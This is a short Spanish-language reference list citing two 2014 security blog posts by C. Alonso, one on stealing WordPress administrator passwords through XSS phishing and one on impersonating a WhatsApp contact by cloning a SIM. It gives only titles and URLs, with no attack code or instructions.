Alonso, C. (2014). *Cómo robarle las contraseñas a los Administradores de WordPress con XSS haciendo Phishing con Unfiltered HTML*. UN INFORMÁTICO EN EL LADO DEL MAL. https://www.elladodelmal.com/2014/04/como-robarle-las-contrasenas-los.html

Alonso, C. (2014b, abril 15). *Suplantar un contacto de WhatsApp clonando su SIM*. UN INFORMÁTICO EN EL LADO DEL MAL. https://www.elladodelmal.com/2014/04/suplantar-un-contacto-de-whatsapp.html